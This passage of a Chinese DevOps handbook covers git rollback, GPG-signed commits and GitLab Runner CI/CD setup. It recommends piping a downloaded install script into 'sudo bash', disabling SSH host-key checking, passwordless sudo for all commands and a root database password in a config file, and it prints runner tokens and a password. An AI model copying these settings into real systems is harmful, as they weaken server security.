
前滚和后滚

突发情况，临时决定撤掉某些功能，这是会用到前滚和后滚操作

后滚操作

后滚操作举例


```
Timeline ----- [ 往期里程碑 ]     -----> [ 本次升级里程碑 ] -----> [ 未来升级里程碑 ]
                                          |
```



在本次升级的里程碑中，有五个功能搭便车，这个五个功能是按照顺序合并进来的，每次合并都可以找到对应的版本ID。

我们模拟一个场景，这五个功能是市场部的五个活动，现在由于各种原因，活动D这个功能需要撤掉，我们只需要找到 C功能的版本ID，将代码恢复到 C功能，然后重新合并一次 E功能

后滚到 C，然后增加 E功能



前滚操作

当撤掉的功能需要恢复时就是前滚操作



```
[ 未来升级里程碑 ]
                                                  |
                                                  V
                  o----------o-----o----------o---------o
                             ^          ^     ^          ^
^
                            A功能      B功能   C功能     D功能
E功能
```

前滚到任意提交版本

```
Timeline ----- [ 往期里程碑 ]     -----> [ 本次升级里程碑 ] ----->
[ 未来升级里程碑 ]
                                                  |
                                                  V
                  o----------o-----o----------o---------o-----o--
----------->
                             ^          ^     ^          ^
^     ^
                            A功能      B功能   C功能     D作废
E功能    N功能
```

前滚后后滚常见操作

导出最后一次修改过的文件

有时我们希望把刚刚修改的文件复制出来，同时维持原有的目录结构，这样可能交给运维直接覆盖服务器上的代码。我们可以使用下面的命令完成这样的操作，而不用一个一个文件的复制。

```
git archive -o update.zip HEAD $(git diff --name-only HEAD^)
```

导出指定版本区间修改过的文件

首先使用git log查看日志，找到指定的 commit ID号。

```
$ git log
commit ee808bb4b3ed6b7c0e7b24eeec39d299b6054dd0
Author: 168 <lineagelx@126.com>
Date:   Thu Oct 22 13:12:11 2015 +0800

    统计代码

commit 3e68ddef50eec39acea1b0e20fe68ff2217cf62b
Author: netkiller <netkiller@msn.com>
Date:   Fri Oct 16 14:39:10 2015 +0800

    页面修改

commit b111c253321fb4b9c5858302a0707ba0adc3cd07
Author: netkiller <netkiller@msn.com>
Date:   Wed Oct 14 17:51:55 2015 +0800

    数据库连接

commit 4a21667a576b2f18a7db8bdcddbd3ba305554ccb
Author: netkiller <netkiller@msn.com>
Date:   Wed Oct 14 17:27:15 2015 +0800

    init repo
```

导入 b111c253321fb4b9c5858302a0707ba0adc3cd07 至 ee808bb4b3ed6b7c0e7b24eeec39d299b6054dd0 间修改过的文件。

```
$ git archive -o update2.zip HEAD $(git diff --name-only
b111c253321fb4b9c5858302a0707ba0adc3cd07)
```

回撤提交

首先 reset 到指定的版本，根据实际情况选择 --mixed 还是 --hard

```
git reset --mixed 096392721f105686fc3cdafcb4159439a66b0e5b --
or
git reset --hard 33ba6503b4fa8eed35182262770e4eab646396cd --
```

```
git push origin --force --all
or
git push --force --progress "origin" master:master
```

撤回单个文件提交

例如撤回 project/src/main/java/cn/netkiller/controller/DemoSceneController.java 到上一个版本

```
➜  api.netkiller.cn git:(testing) git log
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java

commit b4609646ee60927fe4c1c563d07e78f63ab106ea (HEAD ->
testing, origin/testing)
Author: Neo Chen <netkiller@msn.com>
Date:   Wed Nov 17 18:49:27 2021 +0800

    手工合并，临时提交

commit bc96eb68ad73d5248c8135609191c51e258edf10
Author: Tom <tom@qq.com>
Date:   Thu Oct 21 16:29:20 2021 +0800
```

```
    获取激活场景

commit d564ea25bd556324f1f576357563a8ee77b3bdd9
Author: Tom <tom@qq.com>
Date:   Thu Oct 21 15:15:26 2021 +0800

    获取激活场景

commit d5a40165ad24a3a021fe58c6d78e0b7d97ab3cc5
Author: Tom <tom@qq.com>
Date:   Thu Oct 21 14:43:16 2021 +0800

    新增场景角色增加

commit aa98662cb9e781e328ee3d5cec23af29c81050d9
Author: Tom <tom@qq.com>
Date:   Thu Oct 21 09:55:29 2021 +0800

    新增场景角色增加

commit 140d22a8d4ea7fcc775d4372e8beb6d854831512
Author: Jerry <jerry@qq.com>
Date:   Sat Oct 16 15:27:30 2021 +0800

    场景接口修改

commit 2ddbb1ff933de663305db2396d99030c938c267a
Author: Tom <tom@qq.com>
Date:   Fri Oct 15 10:55:30 2021 +0800
```

只显示最后五条记录

```
→  api.netkiller.cn git:(testing) git log -5
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java
```

```
```

```
➜  api.netkiller.cn git:(testing) git reset
bc96eb68ad73d5248c8135609191c51e258edf10
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java
Unstaged changes after reset:
M
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java
```

```
➜  api.netkiller.cn git:(testing) ✗ git status
On branch testing
Your branch is up to date with 'origin/testing'.

Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        modified:
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java

Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working
directory)
        modified:
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java

➜  api.netkiller.cn git:(testing) ✗ git add
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java
➜  api.netkiller.cn git:(testing) ✗ git commit -m '恢复到上一个版
本'
[testing 9959acd4] 恢复到上一个版本
 1 file changed, 6 insertions(+), 8 deletions(-)
```

提交代码怎样写注释信息

将任务ID写在代码提交注释信息当中，可以实现代码与任务的绑定，我们在项目平台上查看代码的时候，可以直接点击编号跳到对应的任务。这样便清晰的直到本次提交对应的任何和需求文档，便于代码溯源。

Fixed Bug

```
svn ci -m "- Fixed bug #53412 (your comment)"
```

Implemented

```
svn ci -m "- Implemented FR #53271, FR #52410 (Building
multiple XXXX binary)"
```

Add

```
svn ci -m "- Add Feature #534 (your message)"
```

3.6. 升级与发布相关

分支与版本的关系

各种版本来自与那个分支，它们的对应关系是什么?

分支与版本的关系:

1. Alpha 内部测试环境，面向测试人员，不稳定版本。来自 testing 分支
2. Beta / Preview / Unstable 新特性，预览版，面向用户体验。来自 staging 分支
3. Stable = Release 稳定版，发行版来自 master/main 以及 tag 标签

分支与标签的区别

分支与标签的区别是，分支中的代码可以修改，标签可以视为只读分支。

Release Notes

Release Notes 撰写说明

当一个项目升级时，需要写一个文档纪录这次变动

1. 内容包括
2. 新增了什么
3. 更改了什么
4. 修复了什么
5. 未解决得问题
6. 改善了什么
7. 忽略了什么

常用信息类型

```
New
Changed
Fixed
Unresolved
Improved
Ignore
```

例 117.3. Example - Release Notes

```
NEW - xxxxxxxxxxxx
CHANGED - xxxxxxxxxxxx
FIXED - xxxxxxxxxx
UNRESOLVED - xxxxxxxxx
IMPROVED - xxxxxxxxx
```

你也同样可以参考很多开源组织编写的Release Notes，例如 apache, mysql, php 等等

License

使用开源软件需要知道各种 License 区别，以免出现法律纠纷。

GPL 你可以免费使用，但修改后必须开源。

GPLv3 你可以免费使用，但修改后必须开源，不允许加入闭源商业代码。

BSD 你可以免费使用，修改后可不开源，基本上你可以我所欲为。

Linux 中有许多BSD代码，但BSD却不能移植Linux 代码到BSD中，这是因为GPL License。

http://www.apache.org/licenses/

3.7. 代码审查

---

[1] *《Netkiller Management 手札》*

4. 通过GPG签名提交代码

4.1. 创建证书

```
Neo-iMac:workspace neo$ gpg --quick-generate-key netkiller@msn.com
About to create a key for:
    "netkiller@msn.com"

Continue? (Y/n) y
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: key 2F05850CF88E8B3A marked as ultimately trusted
gpg: directory '/Users/neo/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/Users/neo/.gnupg/openpgp-
revocs.d/085C991D914F0EBD60FFE33B2F05850CF88E8B3A.rev'
public and secret key created and signed.

pub   ed25519 2021-11-04 [SC] [expires: 2023-11-04]
      085C991D914F0EBD60FFE33B2F05850CF88E8B3A
uid                      netkiller@msn.com
sub   cv25519 2021-11-04 [E]
```

查看证书

```
Neo-iMac:workspace neo$ gpg -k
/Users/neo/.gnupg/pubring.kbx
------------------------------
pub   rsa2048 2021-10-08 [SC] [expires: 2023-10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid           [ unknown] Neo Chen <netkiller@msn.com>
sub   rsa2048 2021-10-08 [E] [expires: 2023-10-08]
```

如果你已有证书，使用下面命令导出公钥和私钥证书

```
Neo-iMac:workspace neo$ gpg --import public.key
gpg: /Users/neo/.gnupg/trustdb.gpg: trustdb created
gpg: key F01C0CAEAAA458E6: public key "Neo Chen <netkiller@msn.com>" imported
gpg: Total number processed: 1
gpg:               imported: 1
```

测试签名

```
Neo-iMac:workspace neo$ echo "test" | gpg --clearsign
```

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

test
-----BEGIN PGP SIGNATURE-----

iQEzBAEBCAAdFiEEcM7OMuXWfRK5XtHn8BwMrqqkWOYFAmGDsLMACgkQ8BwMrqqk
WOYhcAf8C6XfBwEaVA1HVUdcqMVdq404hnRzeGOTu8XifTF+MMT0nA/GPbHQY76i
17pskWtjrj6y1aZ39/GiEnuXUqgfqvrWAWJymAMLi/v0xFJIJseCWoZ952zi5w6/
uWsM5GIMz0uBuu7/DfN8+XXaeyyvzhYvIMsKsbNEnDOLXORsUFWBNsyhZWaQa699
EbPLMBMP2xIdXr1/D+T6qfIf7iCgRPaPKizcZcymaCE1wFBOGQjgAzgFgQ8HCkCV
K1vtIMCBL9BJbCV5YolwB0Yrvaoi4EnforaM8L+7GBvBuEOsa3YNmUgcD6oLyWZX
LwSk4dGHC1Efk2Cy+e+XYGO3GQIBMw==
=7wHY
-----END PGP SIGNATURE-----
```

4.2. 配置 Gitlab GPG

导出公钥证书

```
Neo-iMac:workspace neo$ gpg --armor --export netkiller@msn.com
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQENBGFgEfYBCACXIT6K61G3uwwFPxwKaKirZyhSnhh22CwTPEGkeviyXCCfpr2X
d8bjibOCwO8bigXFjaKuTikHmpppy7B/CKJ4OlsLXnoMnnSmynntudJ+jcGmC3/0
QE1nvDzqbe8L5KJ3TMgAuDUSp3QWXqIAXxQfEABLl49wJ11envwTXJVPG/ks2U3m
b/QAFZqd3AxUpEzASIKbtiB5JE/rxnhyZH7fHkt3vU2N3qAcUQ67cJN+thkMEsOo
wnp9eGvDv1qBieQKK5DzxC+a04p4cWv5z0rV4IEE3bRR2wKW45HI9Lmgz8zZyFcO
gTV1HshRYnDBVgzcnyombQfzbd76g5tBQC2vABEBAAG0HE5lbyBDaGVuIDxuZXRr
aWxsZXJAbXNuLmNvbT6JAVQEEwEIAD4WIQRwzs4y5dZ9Erle0efwHAyuqqRY5gUC
YWAR9gIbAwUJA8JnAAULCQgHAgYVCgkICwIEFgIDAQIeAQIXgAAKCRDwHAyuqqRY
5v8UB/9GuKFO86BprJUfPBOE4sqUPH44kLupVMuvM+XaBkuOQIT5q37MPoUpb3Uj
g7tV3Nc+6/VLTCDTERKEfV7PRke2UjjjdYf4EYA2PMVVtHEnWngKhVcMkD2iEvR2
ViCQQ6sCve5lefMQcPyLVMX1ynMOQCNiVcOZjfv+vW2H4BynZC6kG472a3TjoTKz
TlbrsiK/n7CSMLsevQh9UrG2n24rKfxQiWCo9tVxyWjcYLEO6yRzOxC+KnEBVr30
O86qn8A/soKY3PEWWUWCcve9g7Km3OVMQf3kJo+xy3hDafDhuBTvNUH3Bz9lwXa3
Sune2h5J77AbgUCHZSw4MZEWdknxuQENBGFgEfYBCACVjr3QGs1b2cei5sHyBO59
hC8VgehGs42jiItaNQSLpBO8g8Z2UbwcB9y3QWrbBITXfj1Jmy+XJInbc3FYYoZE
9bVHb+KjIR4JLqWrieGCWaKzl78ByRRKfQWO0di5OVMQBWg3yzd2dRJnvpa8+W60
ksHoyL0wcXLDbCxYxTNmpHacbvEJYe4zxYJxMyD3V8BEF/r6HtA8ZrhPHrI23AF6
iqSK7PIKAFBLIbU9jinncy/Vbv1DgXZrh72cxhl0n7hTgX8tI2gFRpz+p10iKX2B
zab3F4Ac1YNBy/F9tqIeCPBGK4CmFTtZkzpokevrIfzLThWuqRGIRtnwqlvMKHxz
ABEBAAGJATwEGAEIACYWIQRwzs4y5dZ9Erle0efwHAyuqqRY5gUCYWAR9gIbDAUJ
A8JnAAAKCRDwHAyuqqRY5hpyB/4hh3qMpSOtjOFS5nWGrYNb/o//YRKDwORjJUdI
t0A1RvQkIZEQ9MYR67xpQ8OO2JrsznB7yF0D/Wrmleuu9lY9IVgdaNdNYRRzAdam
MuU5hYe6cUkNudjekhWb2J77EIaL70g9tboEHlQEdVe/FesLg1iZVlPZaaN6UjN6
81AcVw3nloBgIHQUWWsdsSW5sTfymnMhtUfJVlPfeEagLIioTvTzUqy0LjjeIOhR
B1EXkjs/4g/20c/X9JH8z+QwnZ0lmHy9HzUl+g3zLQ7Vu2xaTwHgBWl5sGdkDkJX
RiSdzxKOlGfxNN0e5r7fUYvlCkqOvAFvdpZANcVYkWurjWt2
=W+8i
-----END PGP PUBLIC KEY BLOCK-----
```

确保邮箱与GPG密钥邮箱相同，否则会提示“未验证”



将公钥复制到输入框，然后点击“添加密钥”按钮



4.3. 配置 Git

查看密钥用户ID

```
Neo-iMac:workspace neo$ gpg --list-secret-keys --keyid-format=long
/Users/neo/.gnupg/pubring.kbx
------------------------------
sec   rsa2048/F01C0CAEAAA458E6 2021-10-08 [SC] [expires: 2023-10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid                 [ultimate] Neo Chen <netkiller@msn.com>
ssb   rsa2048/EAA2F7FD813D2A2E 2021-10-08 [E] [expires: 2023-10-08]
```

注意：可以使用 F01C0CAEAAA458E6 也可以使用电子邮箱

全局配置

全局配置适用与所有仓库

```
Neo-iMac:workspace neo$ git config --global user.signingkey netkiller@msn.com
Neo-iMac:workspace neo$ git config --global commit.gpgsign true

Neo-iMac:workspace neo$ echo 'export GPG_TTY=$(tty)' >> /.bash_profile
Neo-iMac:workspace neo$ export GPG_TTY=$(tty)
Neo-iMac:workspace neo$ git commit -S -m "your commit message"
```

本地配置

本地仓库配置，可以单独配置每个仓库的证书。

```
Neo-iMac:workspace neo$ git config --local user.email netkiller@msn.com
Neo-iMac:workspace neo$ git config --local user.signingkey netkiller@msn.com
Neo-iMac:workspace neo$ git config --local commit.gpgsign true
Neo-iMac:workspace neo$ echo 'export GPG_TTY=$(tty)' >> /.bash_profile
Neo-iMac:workspace neo$ git config --list --local | grep user
user.email=netkiller@msn.com
user.signingkey=netkiller@msn.com
```

提交代码

提交代码后可以看到“已验证”图标



4.4. FAQ

error: gpg failed to sign the data

```
Neo-iMac:www.netkiller.cn neo$ git commit -a -m 'sign'
error: gpg failed to sign the data
fatal: failed to write commit object
```

解决方案

```
Neo-iMac:workspace neo$ export GPG_TTY=$(tty)
```

5. CI / CD

https://gitlab.com/gitlab-examples

```
Gitlab(仓库) -> Gitlab Runner（持续集成/部署） -> Remote host（远程部署主机）
```

5.1. 远程服务器配置

为远程服务器创建 www 用户，我们将使用该用户远程部署，远程启动程序。

```
[root@netkiller ~]# groupadd -g 80 www
[root@netkiller ~]# adduser -o --uid 80 --gid 80 -G wheel -c "Web Application" www
[root@netkiller ~]# id www
uid=80(www) gid=80(www) groups=80(www),10(wheel)
[root@netkiller ~]# PASSWORD=$(cat /dev/urandom | tr -dc [:alnum:] | head -c 32)
[root@netkiller ~]# echo www:${PASSWORD} | chpasswd
[root@netkiller ~]# echo "www password: ${PASSWORD}"
www password: 0Uz1heY9v9KJyRKbvTi0VlAzfEoFW9GH
```

```
mkdir -p /opt/netkiller.cn/www.netkiller.cn
chown www:www -R /opt/netkiller.cn
```

5.2. 配置 CI / CD

进入项目设置界面，点击 Settings，再点击 CI / CD



点击 Expand 按钮 展开 Runners



这时可以看到 Set up a specific Runner manually, 后面会用到 http://192.168.1.96/ 和 zASzWwffenos6Jbbfsgu

安装 GitLab Runner

Install GitLab Runner

```
curl -L "https://packages.gitlab.com/install/repositories/runner/gitlab-runner/script.rpm.sh" |
sudo bash
dnf install gitlab-runner

cp /etc/gitlab-runner/config.toml{,.original}
```

```
systemctl enable gitlab-runner
```

注册 gitlab-runner

使用 SSH 登录 Gitlab runner 服务器，运行 gitlab-runner register

```
[root@localhost ~]# gitlab-runner register
Runtime platform                                    arch=amd64 os=linux pid=92925
revision=ac2a293c version=11.11.2
Running in system-mode.

Please enter the gitlab-ci coordinator URL (e.g. https://gitlab.com/):
http://192.168.1.96/
Please enter the gitlab-ci token for this runner:
zASzWwffenos6Jbbfsgu
Please enter the gitlab-ci description for this runner:
[localhost.localdomain]:
Please enter the gitlab-ci tags for this runner (comma separated):

Registering runner... succeeded                     runner=zASzWwff
Please enter the executor: docker, docker-ssh, shell, ssh, docker-ssh+machine, parallels,
virtualbox, docker+machine, kubernetes:
shell
Runner registered successfully. Feel free to start it, but if it's running already the config
should be automatically reloaded!
```

返回 gitlab 查看注册状态



并发链接数设置

编辑 /etc/gitlab-runner/config.toml 配置文件，修改 concurrent 数量

```
[root@localhost ~]# grep con /etc/gitlab-runner/config.toml
concurrent = 10
```

5.3. Shell 执行器

Registering Runners

注册 Gitlab Runner 为 Shell 执行器

```
[root@gitlab ~]# gitlab-runner register
Runtime platform                                    arch=amd64 os=linux pid=1020084
revision=c1edb478 version=14.0.1
Running in system-mode.

Enter the GitLab instance URL (for example, https://gitlab.com/):
```

```
http://git.netkiller.cn/
Enter the registration token:
DyKdKyaJaq5KN-irgNGz
Enter a description for the runner:
[gitlab]:
Enter tags for the runner (comma-separated):

Registering runner... succeeded                     runner=DyKdKyaJ
Enter an executor: parallels, virtualbox, docker+machine, custom, docker, docker-ssh, shell,
ssh, docker-ssh+machine, kubernetes:
shell
Runner registered successfully. Feel free to start it, but if it's running already the config
should be automatically reloaded!
```

/etc/gitlab-runner/config.toml 配置文件

```
[root@gitlab ~]# cat /etc/gitlab-runner/config.toml
concurrent = 1
check_interval = 0

[session_server]
  session_timeout = 1800

[[runners]]
  name = "gitlab"
  url = "http://git.netkiller.cn/"
  token = "kVkzjDM74xZUN-aKbdPp"
  executor = "shell"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
```

生成 SSH 证书

持续集成和部署运行在 gitlab-runner 用户下，切换到 gitlab-runner 用户

```
[root@gitlab ~]# su - gitlab-runner
Last login: Mon Jul 19 19:01:37 CST 2021
```

生成 SSH 证书

```
[gitlab-runner@gitlab ~]$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/gitlab-runner/.ssh/id_rsa):
Created directory '/home/gitlab-runner/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/gitlab-runner/.ssh/id_rsa.
Your public key has been saved in /home/gitlab-runner/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:l90LYBeSF9l9JHXJUHeO+IyvscCziz4C8vFNpJoKEjo gitlab-runner@gitlab
```

```
The key's randomart image is:
+---[RSA 3072]----+
|          ..o===B|
|          ..oo.**|
|          o.o . o|
|        .. = =   |
|.      oS o + +  |
|... o . .o   o . |
|E  o * o  + . o  |
|.o  + o o. + +   |
|  ..   oo.o.o    |
+----[SHA256]-----+
[gitlab-runner@gitlab ~]$
```

正常情况下，当我们链接一个 SSH 主机，会让我们输入 yes 确认继续链接。

```
[gitlab-runner@gitlab ~]$ ssh www@192.168.40.10
The authenticity of host '192.168.40.10 (192.168.40.10)' can't be established.
ECDSA key fingerprint is SHA256:xmFF266MPdXhnlAljS+QWhQsw6jOw1sOwQXRr/PHi2w.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
```

配置 SSH

```
[gitlab-runner@gitlab ~]$ cat > ~/.ssh/config <<'EOF'
Host *
        ServerAliveInterval=30
        StrictHostKeyChecking no
        UserKnownHostsFile=/dev/null
EOF

chmod 600 -R ~/.ssh/config
```

授权远程执行 Shell

```
[gitlab-runner@gitlab ~]$ ssh-copy-id www@www.netkiller.cn
```

数据库环境

在构建过程中，我们需要备份数据库/同步数据库，下面安装了一些所需的工具

```
[root@localhost ~]# dnf install -y mysql
```

设置数据库备份账号和密码，这里偷懒使用了 root 账号，生产环境请创建专用的备份账号。

```
```

```
[root@localhost ~]# su - gitlab-runner
Last login: Wed Sep  1 19:17:48 CST 2021
[gitlab-runner@localhost ~]$ vim ~/.my.cnf
[gitlab-runner@localhost ~]$ cat ~/.my.cnf
[mysql]
user=root
password=test

[mysqldump]
user=root
password=test
```

测试数据库是否畅通

```
[gitlab-runner@localhost ~]$ mysql -h mysql.netkiller.cn
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37602
Server version: 8.0.21 Source distribution

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Java 环境

JRE：java-11-openjdk

JDK：java-11-openjdk-devel

```
[root@gitlab ~]# dnf install -y java-11-openjdk java-11-openjdk-devel
[root@gitlab ~]# dnf install -y maven
```

修改 Maven 镜像路

```
[root@gitlab ~]# vim /etc/maven/settings.xml
  <mirrors>
    <mirror>
      <id>aliyun</id>
      <name>aliyun maven</name>
      <url>http://maven.aliyun.com/nexus/content/groups/public/</url>
      <mirrorOf>central</mirrorOf>
    </mirror>
  </mirrors>
```

安装最新版 maven

如果需要安装最新版本 maven 使用下面脚本。

```
#!/bin/bash

cd /usr/local/src/
wget https://mirrors.bfsu.edu.cn/apache/maven/maven-3/3.8.2/binaries/apache-maven-3.8.2-
bin.tar.gz
tar zxf apache-maven-3.8.2-bin.tar.gz
mv apache-maven-3.8.2 /srv/
rm -f /srv/apache-maven
ln -s /srv/apache-maven-3.8.2 /srv/apache-maven

alternatives --install /usr/local/bin/mvn apache-maven-3.8.2 /srv/apache-maven-3.8.2/bin/mvn 0
```

```
[root@localhost src]# mvn -v
Apache Maven 3.8.2 (ea98e05a04480131370aa0c110b8c54cf726c06f)
Maven home: /srv/apache-maven-3.8.2
Java version: 17-ea, vendor: Red Hat, Inc., runtime: /usr/lib/jvm/java-17-openjdk-17.0.0.0.26-
0.2.ea.el8.x86_64
Default locale: en_US, platform encoding: ANSI_X3.4-1968
OS name: "linux", version: "4.18.0-338.el8.x86_64", arch: "amd64", family: "unix"
```

apache-maven-3.8.2 配置

```
[root@localhost ~]# vim /srv/apache-maven/conf/settings.xml
  <mirrors>
    <!-- mirror
     | Specifies a repository mirror site to use instead of a given repository. The repository
that
     | this mirror serves has an ID that matches the mirrorOf element of this mirror. IDs are
used
     | for inheritance and direct lookup purposes, and must be unique across the set of
mirrors.
     |
    <mirror>
      <id>mirrorId</id>
      <mirrorOf>repositoryId</mirrorOf>
      <name>Human Readable Name for this Mirror.</name>
      <url>http://my.repository.com/repo/path</url>
    </mirror>
     -->
    <mirror>
      <id>maven-default-http-blocker</id>
      <mirrorOf>external:http:*</mirrorOf>
      <name>Pseudo repository to mirror external repositories initially using HTTP.</name>
      <url>http://0.0.0.0/</url>
      <blocked>true</blocked>
    </mirror>
  </mirrors>
```

apache-maven-3.8.2 默认会阻止其他镜像，需要会去掉 maven-default-http-blocker 配置

切换到 gitlab-runner 用户，随便运行一下 mvn 命令，这样就会产生 ~/.m2 文件夹

```
[root@gitlab ~]# su - gitlab-runner
[gitlab-runner@gitlab ~]$ mvn -v
```

mvnd

mvnd 是一个实验产品，用于替代 maven 编译速度比较快

```
cd /usr/local/src
wget https://github.com/apache/maven-mvnd/releases/download/0.7.1/mvnd-0.7.1-linux-amd64.zip
unzip mvnd-0.7.1-linux-amd64.zip
mv mvnd-0.7.1-linux-amd64 /srv/mvnd-0.7.1
ln -s /srv/mvnd-0.7.1 /srv/mvnd

alternatives --remove mvnd /usr/local/bin/mvnd
alternatives --install /usr/local/bin/mvnd mvnd-0.7.1 /srv/mvnd-0.7.1/bin/mvnd 0
```

修改配置文件 mvnd.properties 制定 JAVA_HOME

```
[root@localhost cloud.netkiller.cn]# grep java.home /srv/mvnd/conf/mvnd.properties
java.home=/usr/lib/jvm/java
```

NodeJS

```
[root@netkiller ~]# dnf install -y nodejs
```

安装 cnpm

```
[root@netkiller ~]# npm config set registry https://registry.npm.taobao.org
[root@netkiller ~]# npm config get registry
https://registry.npm.taobao.org/
[root@netkiller ~]# npm install -g cnpm
```

yarn

```
[root@netkiller ~]# curl -sL https://dl.yarnpkg.com/rpm/yarn.repo -o /etc/yum.repos.d/yarn.repo
[root@netkiller ~]# dnf install -y yarn
```

```
yarn config set registry https://registry.npm.taobao.org
```

pm2 进程管理

```
[root@netkiller ~]# npm install -g pm2
```

设置 pm2 启动开启

```
[root@netkiller ~]# pm2 startup
[root@netkiller ~]# pm2 save --force
[root@netkiller ~]# systemctl enable pm2-root
[root@netkiller ~]# systemctl start pm2-root
[root@netkiller ~]# systemctl status pm2-root
```

Python 环境

```
[root@localhost ~]# dnf install -y python39
```

远程执行 sudo 提示密码

```
[gitlab-runner@gitlab api.netkiller.cn]$ ssh www@192.168.40.10 "sudo ls"
Warning: Permanently added '192.168.40.10' (ECDSA) to the list of known hosts.
sudo: a terminal is required to read the password; either use the -S option to read from
standard input or configure an askpass helper
```

解决方案一

```
ssh -t www@www.netkiller.cn "echo <yourpassword> |sudo -S <yourcommand>"
```

解决方案二

```
cat > /etc/sudoers.d/www <<-EOF
www    ALL=(ALL)    NOPASSWD: ALL
EOF
```

5.4. tags 的使用方法

tags 是给 Gitlab Runner 打个标签，我的用法是多次注册，例如 shell 执行器的标签是 shell, Docker 执行器的标签是 docker，这样便可以在.gitlab-ci.yml文件中来选择使用那个执行器来触发操作。

下面是 Shell 执行器

```
[root@localhost ~]# gitlab-runner register
Runtime platform                                    arch=amd64 os=linux pid=268363
revision=58ba2b95 version=14.2.0
Running in system-mode.

Enter the GitLab instance URL (for example, https://gitlab.com/):
http://git.netkiller.cn/
Enter the registration token:
k_SsvMQV397gAMaP_q1v
Enter a description for the runner:
[localhost.localdomain]: development
Enter tags for the runner (comma-separated):
shell
Registering runner... succeeded                     runner=k_SsvMQV
Enter an executor: docker, docker-ssh, virtualbox, docker-ssh+machine, kubernetes, custom,
parallels, shell, ssh, docker+machine:
shell
Runner registered successfully. Feel free to start it, but if it's running already the config
should be automatically reloaded!
```

下面是 Docker 执行器

```
[root@localhost ~]# gitlab-runner register
Runtime platform                                    arch=amd64 os=linux pid=268397
revision=58ba2b95 version=14.2.0
Running in system-mode.

Enter the GitLab instance URL (for example, https://gitlab.com/):
http://git.netkiller.cn/
Enter the registration token:
k_SsvMQV397gAMaP_q1v
Enter a description for the runner:
[localhost.localdomain]: development
Enter tags for the runner (comma-separated):
docker
